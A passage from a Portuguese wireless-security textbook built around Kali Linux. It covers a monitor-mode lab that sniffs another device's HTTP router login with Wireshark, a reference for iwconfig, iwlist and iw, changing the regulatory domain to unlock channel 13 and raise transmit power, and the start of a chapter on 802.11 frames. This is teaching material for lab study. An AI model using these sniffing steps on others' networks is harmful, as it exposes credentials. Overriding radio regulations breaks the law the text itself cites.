12. Na tela do Wireshark não será exibido nenhum dado capturado, pois a placa wlan0 está no modo managed e não faz a captura remota do tráfego

de dados.

Figura 3.8 – Selecionando a interface em modo managed para captura de dados.

3.5.2 Laboratório monitor

Para esse laboratório iremos trocar o modo managed para o modo monitor e ver que é possível capturar dados remotamente, mesmo sem estar associado ao ponto de acesso. É só executar um sniffer sobre a interface em modo monitor e os dados de máquinas remotas serão capturados.

1. Configure uma rede sem nenhum sistema de criptografia (Figura 3.7).


2. Finalize os processos pelo airmon-ng. A princípio não será utilizado a suíte Aircrack-ng, porém habitue-se a finalizar processos desnecessários. Além disso, encerre qualquer conexão com o roteador:

root@kali# **airmon-ng check kill**

root@kali# **ifconfig wlan0 0.0.0.0 down**

3. Verifique o canal de operação da rede TP-LINK_E1E866:

root@kali# **ifconfig wlan0 up**

root@kali# **iw dev wlan0 scan**

BSS 74:ea:3a:e1:e8:66 (on wlan0)

TSF: 363674738 usec (0d, 00:06:03)

freq: 2462

beacon interval: 100

capability: ESS ShortPreamble ShortSlotTime (0x0421)

signal: -31.00 dBm

last seen: 0 ms ago

Information elements from Probe Response frame:

SSID: TP-LINK_E1E866

Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0

DS Parameter set: channel 11

ERP: <no flags>

Extended supported rates: 24.0 36.0 48.0 54.0

4. O canal da interface em modo monitor deve ser ajustado para o canal da rede sem fio (canal 11):

root@kali# **iw dev wlan0 interface add mon0 type monitor**

root@kali# **ifconfig mon0 up**

root@kali# **iw dev mon0 set channel 11**

5. Inicie novamente o Wireshark, selecionando a interface em modo monitor mon0 para captura dos dados (Figura 3.9).

root@kali# **wireshark**

Figura 3.9 – Selecionando a interface em modo monitor para captura dos dados.

6. Escreva wlan.bssid==74:ea:3a:e1:e8:66 and http and ip.dst==192.168.1.1 em Filter e aplique as alterações no campo Apply: o Wireshark vai filtrar todo o tráfego destinado ao BSSID 74:ea:3a:e1:e8:66, protocolo HTTP e IP de destino 192.168.1.1.

7. Com um dispositivo wireless (tablet, celular etc.), acesse a página do seu roteador (normalmente é a página *http://192.168.1.1*) com o seu usuário e senha (normalmente admin e admin).

8. A interface em modo monitor capturou com sucesso o tráfego de dados da máquina remota 192.168.1.116 até o site *http://192.168.1.1*, inclusive as credenciais de usuário e senha (Figura 3.10).

Figura 3.10 – Dados e credenciais capturados de forma remota.


9. O Wireshark não exibe toda a transmissão de uma informação em um único pacote: os pacotes são divididos e enviados, nem sempre sendo expostos em sua correta ordem. Para que a estrutura do pacote seja remontada, sendo exibido o conteúdo completo daquela transmissão de dados, clique com o botão direito em um pacote e escolha a opção Follow TCP Stream. Ao usar essa opção, todos os pacotes daquela transmissão de dados serão exibidos (Figuras 3.11 e 3.12).

O modo monitor captura os dados de máquinas remotas, porque as redes wireless transmitem os dados pelo ar e todas as máquinas ao redor recebem esses dados. O modo monitor (diferente do modo managed) captura esses dados, mesmo aqueles não destinados ao computador.

Figura 3.11 – Selecionando a opção Follow TCP Stream para remontagem completa do pacote.

Figura 3.12 – Pacote remontado.

3.6 iwlist, iwconfig e iw

Esta seção serve apenas como uma revisão, documentando de forma prática

os comandos iwconfig, iwlist e iw.

3.6.1 iwconfig

O comando iwconfig permite realizar alterações na interface wireless, escolhendo, por exemplo, canal, ESSID da rede etc.

Sintaxe de uso:

iwconfig < *interface_wireless*> < *opções*>

As principais opções que podem acompanhar o comando são:

• essid – Associa a interface wireless a uma rede pelo ESSID. A utilização de aspas é opcional, sendo seu uso obrigatório em casos de nomes de redes com espaços. O exemplo mostra a associação da interface com uma rede de criptografia OPN:

root@kali# **iwconfig wlan0 essid "TP-LINK_E1E866"**

• mode – Altera o modo de operação da interface wireless.

root@kali# **iwconfig wlan0 mode ad-hoc**

root@kali# **iwconfig wlan0 mode managed**

root@kali# **iwconfig wlan0 mode monitor**

• freq – Altera a frequência.

root@kali# **iwconfig wlan0 freq 2.462G**

• channel – Altera o canal. Alterando-se o canal, automaticamente se altera a frequência. Quando muda o canal, na realidade altera-se a frequência.

Por exemplo, ao escolher o canal 11 com o comando iwconfig wlan0

channel 11, a operação efetuada ajusta a interface wireless para a

frequência 2.462.

root@kali# **iwconfig wlan0 channel 4**

• ap – Associa a interface wireless ao ponto de acesso por meio do BSSID.

O exemplo mostra a associação da interface com uma rede de criptografia

OPN:

root@kali# **iwconfig wlan0 essid TP-LINK_E1E866 ap**

74:EA:3A:E1:E8:66

• txpower – Altera a potência de transmissão da placa. Quanto maior o

txpower, maior será o sinal que a sua placa irá transmitir. Porém não são

todas as placas que aceitam um valor maior.

root@kali# **iwconfig wlan0 txpower 30**

• key – Caso a rede apresente criptografia WEP, indica qual é a chave WEP

para se conectar à rede.

• Chaves em hexadecimal:

root@kali# **iwconfig wlan0 essid "TP-LINK_E1E866" key 0123456789**

• Chaves em ASCII (inclua o parâmetro s:):

root@kali# **iwconfig wlan0 essid "TP-LINK_E1E866" key s:01234**

3.6.2 iwlist

O comando iwlist permite obter informações sobre a interface wireless, como

a faixa de frequência suportada, realizar um *scanning* para determinação de

redes ativas etc.

Sintaxe de uso:

iwlist < *interface_wireless*> < *opções*>

As principais opções que podem acompanhar o comando são:

• scan/scanning – Escaneia as redes wireless em busca de informações.

root@kali# **iwlist wlan0 scan**

• freq/frequency – Determina a frequência suportada pela interface wireless .

root@kali# **iwlist wlan0 freq**

• channel – Determina a faixa de canais suportados pela interface wireless . Caso esteja conectado a alguma rede, mostra o seu canal atual.

root@kali# **iwlist wlan0 channel**

3.6.3 iw

O comando iw é o novo padrão a ser adotado para gerenciamento de interfaces de rede. As opções pelos comandos iwlist e iwconfig são obtidas com o iw.

As principais mensagens de erro que porventura podem ser exibidas são *No such device*, *Network is down* ou *Device or resource busy*, e serão apresentadas indicando que a interface não foi encontrada, não está ativa ou está ocupada, respectivamente. Exemplos:

• Erro de interface não encontrada:

root@kali# **iw dev wlan00 scan**

command failed: No such device (-19)

Como solução, digite o comando ifconfig -a e confirme o nome de todas as interfaces presentes no sistema:

root@kali# **ifconfig -a**

eth0 Link encap:Ethernet HWaddr 54:42:49:f4:84:71

inet6 addr: fe80::5642:49ff:fef4:8471/64 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:292493 errors:0 dropped:0 overruns:0 frame:0

TX packets:229411 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:272428602 (259.8 MiB) TX bytes:23924727 (22.8 MiB)

Interrupt:18

lo Link encap:Local Loopback

inet addr:127.0.0.1 Mask:255.0.0.0

inet6 addr: ::1/128 Scope:Host

UP LOOPBACK RUNNING MTU:65536 Metric:1

RX packets:1803 errors:0 dropped:0 overruns:0 frame:0

TX packets:1803 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:0

RX bytes:138856 (135.6 KiB) TX bytes:138856 (135.6 KiB)

wlan0 Link encap:Ethernet HWaddr 00:23:15:73:86:6d

BROADCAST MULTICAST MTU:1500 Metric:1

RX packets:2334 errors:0 dropped:2334 overruns:0 frame:0

TX packets:0 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:344180 (336.1 KiB) TX bytes:0 (0.0 B)

wmx0 Link encap:Ethernet HWaddr 64:d4:da:14:04:62

NOARP MTU:1400 Metric:1

RX packets:0 errors:0 dropped:0 overruns:0 frame:0

TX packets:0 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:20

RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

• Erro de interface não ativa:

root@kali# **iw dev wlan0 scan**

command failed: Network is down (-100)

Como solução, certifique-se com o comando ifconfig quais são as interfaces

de rede ativas:

root@kali# **ifconfig**

eth0 Link encap:Ethernet HWaddr 54:42:49:f4:84:71

inet6 addr: fe80::5642:49ff:fef4:8471/64 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:292493 errors:0 dropped:0 overruns:0 frame:0

TX packets:229411 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:272428602 (259.8 MiB) TX bytes:23924727 (22.8 MiB)

Interrupt:18

lo Link encap:Local Loopback

inet addr:127.0.0.1 Mask:255.0.0.0

inet6 addr: ::1/128 Scope:Host

UP LOOPBACK RUNNING MTU:65536 Metric:1

RX packets:1803 errors:0 dropped:0 overruns:0 frame:0

TX packets:1803 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:0

RX bytes:138856 (135.6 KiB) TX bytes:138856 (135.6 KiB)

root@kali# **ifconfig wlan0 up**

root@kali# **ifconfig**

eth0 Link encap:Ethernet HWaddr 54:42:49:f4:84:71

inet6 addr: fe80::5642:49ff:fef4:8471/64 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:292851 errors:0 dropped:0 overruns:0 frame:0

TX packets:229411 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:272552766 (259.9 MiB) TX bytes:23924727 (22.8 MiB)

Interrupt:18

lo Link encap:Local Loopback

inet addr:127.0.0.1 Mask:255.0.0.0

inet6 addr: ::1/128 Scope:Host

UP LOOPBACK RUNNING MTU:65536 Metric:1

RX packets:1807 errors:0 dropped:0 overruns:0 frame:0

TX packets:1807 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:0

RX bytes:139136 (135.8 KiB) TX bytes:139136 (135.8 KiB)

wlan0 Link encap:Ethernet HWaddr 00:23:15:73:86:6d

UP BROADCAST MULTICAST MTU:1500 Metric:1

RX packets:2334 errors:0 dropped:2334 overruns:0 frame:0

TX packets:0 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:344180 (336.1 KiB) TX bytes:0 (0.0 B)

• Erro de interface ocupada:

root@kali# **iw dev wlan0 set type monitor**

command failed: Device or resource busy (-16)

Como solução, desabilite a interface:

root@kali# **ifconfig wlan0 down**

Exemplos de utilização do comando iw:

• Informações sobre a interface wireless, incluindo padrões 802.11

suportados:

root@kali# **iwconfig**

root@kali# **iw dev**

root@kali# **iw list**

• Frequências e canais suportadas pela interface wireless:

root@kali# **iwlist wlan0 freq**

root@kali# **iwlist wlan0 channel**

root@kali# **iw list**

• Escaneia as redes wireless em busca de informações:

root@kali# **iwlist wlan0 scan**

root@kali# **iw dev wlan0 scan**

• Alteração do canal:[5]

root@kali# **ifconfig mon0 up**

root@kali# **iwconfig mon0 channel 4**

root@kali# **iw dev mon0 set channel 4**

• Alteração do modo de operação:

root@kali# **iwconfig wlan0 mode managed**

root@kali# **iw dev wlan0 set type managed**

root@kali# **iwconfig wlan0 mode monitor**

root@kali# **iw dev wlan0 set type monitor**

• Criação de interfaces virtuais em modo monitor:

root@kali# **iw dev wlan0 interface add mon0 type monitor**

• Deletar uma interface criada:

root@kali# **iw dev mon0 del**

• Conecta ao ponto de acesso pelo ESSID (a opção -w aguarda até que a conexão seja estabelecida ou falhe). O exemplo mostra a associação da interface com uma rede de criptografia OPN:

root@kali# **iwconfig wlan0 essid "TP-LINK_E1E866"**

root@kali# **iw dev wlan0 connect -w "TP-LINK_E1E866"**

wlan0 (phy #13): connected to 74:ea:3a:e1:e8:66

• Conecta ao ponto de acesso pelo BSSID. O exemplo mostra a associação da interface a uma rede de criptografia OPN:

root@kali# **iwconfig wlan0 essid "TP-LINK_E1E866" ap 74:EA:3A:E1:E8:66**

root@kali# **iw dev wlan0 connect -w "TP-LINK_E1E866" 74:EA:3A:E1:E8:66**

• Conecta a uma rede WEP:

• Chaves em hexadecimal:

root@kali# **iwconfig wlan0 essid "TP-LINK_E1E866" key 0123456789**

root@kali# **iw dev wlan0 connect -w "TP-LINK_E1E866" key**

0:0123456789

• Chaves em ASCII:

root@kali# **iwconfig wlan0 essid "TP-LINK_E1E866" key s:chave**

root@kali# **iw dev wlan0 connect -w "TP-LINK_E1E866" key 0:chave**

• Determina se a interface está associada a algum ponto de acesso:

root@kali# **iw dev wlan0 link**

Connected to 74:ea:3a:e1:e8:66 (on wlan0)

SSID: TP-LINK_E1E866

freq: 2412

RX: 42763 bytes (249 packets)

TX: 9912 bytes (56 packets)

signal: -30 dBm

tx bitrate: 108.0 MBit/s MCS 5 40 MHz

bss flags: short-preamble short-slot-time

dtim period: 1

beacon int: 100

Se a interface não estiver associada, a mensagem *Not connected* é exibida:

root@kali# **iw dev wlan0 link**

Not connected.

• Desconecta a interface do ponto de acesso:

root@kali# **iw dev wlan0 disconnect**

3.7 Domínios regulatórios

Cada país tem um domínio regulatório que limita o espectro não licenciado de redes. Por exemplo, um domínio regulatório nos Estados Unidos não permite o uso do canal 12 nem uma potência de transmissão de 30 dBm. Alterar o domínio regulatório irá implicar em causas judiciais e não deve ser realizado. Porém, apenas por motivos didáticos, vamos alterar o domínio regulatório do ponto de acesso para a Bolívia, dessa forma, estaremos apto a utilizar o canal 13 (não permitido no Brasil).

Execute os passos a seguir para alteração do domínio regulatório:

1. Configure o domínio regulatório para a Bolívia, alterando a transmissão de dados para o canal 13 (Figura 3.13).





Figura 3.13 – Alterando o domínio regulatório e o canal de transmissão de dados do ponto de acesso.

2. Modifique a interface wireless para o domínio regulatório dos Estados Unidos (não suporta a utilização do canal 13):

root@kali# **iw reg set US**

3. Certifique-se de que o domínio regulatório é dos Estados Unidos:

root@kali# **iw reg get**

country US:

(2402 - 2472 @ 40), (N/A, 30)

(5170 - 5250 @ 80), (N/A, 17)

(5250 - 5330 @ 80), (N/A, 23), DFS

(5735 - 5835 @ 80), (N/A, 30)

(57240 - 63720 @ 2160), (N/A, 40)

4. O canal 13 não é suportado:

root@kali# **iw list**

Wiphy phy0

Band 1:

Capabilities: 0x1072

HT20/HT40

Static SM Power Save

RX Greenfield

RX HT20 SGI

RX HT40 SGI

No RX STBC

Max AMSDU length: 3839 bytes

DSSS/CCK HT40

Maximum RX AMPDU length 65535 bytes (exponent: 0x003)

Minimum RX AMPDU time spacing: 4 usec (0x05)

HT TX/RX MCS rate indexes supported: 0-15

Frequencies:

* 2412 MHz [1] (15.0 dBm)

* 2417 MHz [2] (15.0 dBm)

* 2422 MHz [3] (15.0 dBm)

* 2427 MHz [4] (15.0 dBm)

* 2432 MHz [5] (15.0 dBm)

* 2437 MHz [6] (15.0 dBm)

* 2442 MHz [7] (15.0 dBm)

* 2447 MHz [8] (15.0 dBm)

* 2452 MHz [9] (15.0 dBm)

* 2457 MHz [10] (15.0 dBm)

* 2462 MHz [11] (15.0 dBm)

* 2467 MHz [12] (disabled)

* 2472 MHz [**13**] (**disabled**)

5. Será exibida uma mensagem de erro caso se tente alterar o canal de transmissão do dispositivo wireless para o canal 13:

root@kali# **iw dev wlan0 set channel 13**

command failed: Invalid argument (-22)

6. Modifique para o domínio regulatório da Bolívia:

root@kali# **iw reg set BO**

7. Certifique-se de que o domínio regulatório é o da Bolívia:

root@kali# **iw reg get**

country BO:

(2402 - 2482 @ 40), (N/A, 20)

(5250 - 5330 @ 80), (N/A, 30), DFS

(5735 - 5835 @ 80), (N/A, 30)

8. Agora o canal 13 é suportado:

root@kali# **iw list**

Wiphy phy0

Band 1:

Capabilities: 0x1072

HT20/HT40

Static SM Power Save

RX Greenfield

RX HT20 SGI

RX HT40 SGI

No RX STBC

Max AMSDU length: 3839 bytes

DSSS/CCK HT40

Maximum RX AMPDU length 65535 bytes (exponent: 0x003)

Minimum RX AMPDU time spacing: 4 usec (0x05)

HT TX/RX MCS rate indexes supported: 0-15

Frequencies:

* 2412 MHz [1] (15.0 dBm)

* 2417 MHz [2] (15.0 dBm)

* 2422 MHz [3] (15.0 dBm)

* 2427 MHz [4] (15.0 dBm)

* 2432 MHz [5] (15.0 dBm)

* 2437 MHz [6] (15.0 dBm)

* 2442 MHz [7] (15.0 dBm)

* 2447 MHz [8] (15.0 dBm)

* 2452 MHz [9] (15.0 dBm)

* 2457 MHz [10] (15.0 dBm)

* 2462 MHz [11] (15.0 dBm)

* 2467 MHz [12] (15.0 dBm) (passive scanning, no IBSS)

* 2472 MHz [**13**] (**15.0 dBm**) (passive scanning, no IBSS)

9. Ajuste a interface no canal desejado:

root@kali# **iw dev wlan0 set channel 13**

Também é possível alterar o txpower. Execute os passos a seguir para alterar o txpower:

1. Conecte-se à rede:

root@kali# **iw dev wlan0 connect -w "TP-LINK_E1E866"**

2. Verifique a intensidade do sinal:

--- EDITADO POR MOTIVOS VISUAIS ---

root@kali# **iwconfig wlan0**

wlan0 IEEE 802.11abgn ESSID:"TP-LINK_E1E866"

Mode:Managed Frequency:2.472 GHz Access Point: 74:EA:3A:E1:E8:66

Bit Rate=1 Mb/s **Tx-Power=20 dBm**

3. Altere a intensidade do sinal:

root@kali# **iwconfig wlan0 txpower 15**

4. Verifique novamente a intensidade do sinal:

--- EDITADO POR MOTIVOS VISUAIS ---

root@kali# **iwconfig wlan0**

wlan0 IEEE 802.11abgn ESSID:"TP-LINK_E1E866"

Mode:Managed Frequency:2.472 GHz Access Point: 74:EA:3A:E1:E8:66

Bit Rate=1 Mb/s **Tx-Power=15 dBm**

Não são todas as interfaces que aceitam essa mudança. Caso seja necessário aumentar o sinal wireless, o mais recomendado é a utilização de amplificadores de sinal.

1 Adaptado de: *http://en.wikipedia.org/wiki/IEEE_802.11*.

2 Uma lista com outros padrões, encontra-se em *http://en.wikipedia.org/wiki/IEEE_802.11*.

3 Fonte: *http://pt.kioskea.net/contents/792-os-modos-de-funcionamento-do-wifi-802-11-ou-wi-fi*.

4 Sniffers são programas que conseguem capturar (local e/ou remotamente) o tráfego de dados da rede.


Como as redes sem fio enviam os dados pelo ar (não sendo direcionado somente ao destino correto e

sim a todos os que estiverem ao redor), qualquer máquina executando um sniffer (mesmo um sniffer

que capture somente os dados direcionados à máquina local, como é o caso do Wireshark) consegue

fazer a captura remota dos dados.

5 O comando iw altera a interface do canal em modo monitor, não sendo necessário alterar o canal de

interface em modo managed.

CAPÍTULO 4

Funcionamento de redes wireless

Em redes wireless, a comunicação ocorre por meio de frames (envelopes para

o pacote TCP/IP) na camada de enlace do modelo OSI (Figura 4.1).

Figura 4.1 – Frame wireless: uma visão geral.

Fonte:

http://www.technologyuk.net/telecommunications/networks/wireless_networks.sht

Na camada mais alta, localizam-se *Preamble*, *PLCP Header* e *IEEE 802.11 Protocol Data Unit*.

• Preamble – Esse campo faz com que o receptor seja sincronizado no mesmo canal que o transmissor para que os frames possam ser transmitidos.

• PLCP Header – Cabeçalho do frame. Há informações como sinal, tamanho, CRC e outros.

• IEEE 802.11 Protocol Data Unit – Esse campo é formado pelos campos *Payload*, *FCS* e *Header*.

• Payload – Dados do pacote wireless. Por exemplo: requisições e dados de aplicações HTTP, DHCP, DNS etc.

• FCS (Frame Check Sequence) – Campo utilizado para verificar a integridade e checagem de erros dos frames. O transmissor aplica um CRC-32 (*Cyclic Redundancy Check* – código antierro) sobre o quadro wireless que irá transmitir. O receptor também irá aplicar o seu CRC sobre o pacote recebido e confirmar se os dois CRC são iguais. Caso forem, indica que o quadro recebido está ok e sem erros.

• Header – Esse campo é formado pelos campos *Duration*, *Address 1-4*, *Seq Control* e *Frame Control*.

• Duration/ID – Utilizado para definir o AID (para pacotes Power-save

Pool) ou cálculo do NAV (para outros tipos de pacote).

• Address – Um frame 802.11 pode conter até quatro campos de endereços

(*Address 1*, *Address 2*, *Address 3* e *Address 4*), que assumem diferentes

formas de acordo com os campos From DS e To DS (Tabela 4.1).

Tabela 4.1 – Valores Address de acordo com o campo To DS e From Ds

To

From

Address 1

Address 2

Address 3

Address 4

DS

DS

Endereço de destino ou endereço Endereço de origem ou endereço

0

0

BSSID

do receptor.

